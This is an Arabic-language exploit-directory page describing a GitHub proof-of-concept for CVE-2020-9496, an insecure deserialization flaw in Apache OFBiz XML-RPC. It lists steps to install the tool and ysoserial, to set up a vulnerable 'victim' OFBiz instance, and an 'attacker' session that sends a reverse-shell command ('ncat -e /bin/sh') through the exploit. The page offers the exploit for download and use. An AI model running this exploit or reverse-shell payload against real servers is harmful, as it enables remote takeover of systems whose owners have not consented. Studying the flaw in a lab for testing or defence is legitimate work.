
Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2020-9496 — طلبات XML-RPC معرضة لمشاكل إلغاء التسلسل غير الآمن و Cross-Site Scripting في Apache OFBiz 17.12.03. | Kitploit
أدوات/GitHubGitHub/ambalabanov/cve-2020-9496
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقأداة الوصول عن بعد
GitHubambalabanov/cve-2020-9496

CVE-2020-9496

طلبات XML-RPC معرضة لمشاكل إلغاء التسلسل غير الآمن و Cross-Site Scripting في Apache OFBiz 17.12.03.

عرض المستودع
125منذ 5 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2020-9496

طلبات XML-RPC معرضة لإلغاء التسلسل غير الآمن ومشكلات البرمجة النصية عبر المواقع (XSS) في Apache OFBiz 17.12.03

تثبيت المتطلبات

$ pip install -r requirements.txt
$ wget https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar -O ysoserial.jar

الاستخدام

$ python cve-2020-9496.py --target [URL]

الاختبار

الضحية

$ git clone https://gitbox.apache.org/repos/asf/ofbiz-framework.git ofbiz-framework
$ cd ofbiz-framework/
$ git checkout release17.12.01
$ sed -i 's/gradle-3.2.1-bin.zip/gradle-6.0-bin.zip/g' gradle/wrapper/gradle-wrapper.properties
$ sudo ./gradlew ofbiz

المهاجم


$ python cve-2020-9496.py --target https://127.0.0.1:8443
cmd> ncat -e /bin/sh 127.0.0.1 8888
[!] Send payload ...
[+] Done!

PoC PoC
شكرًا لـ: https://github.com/g33xter

تنزيل الأداة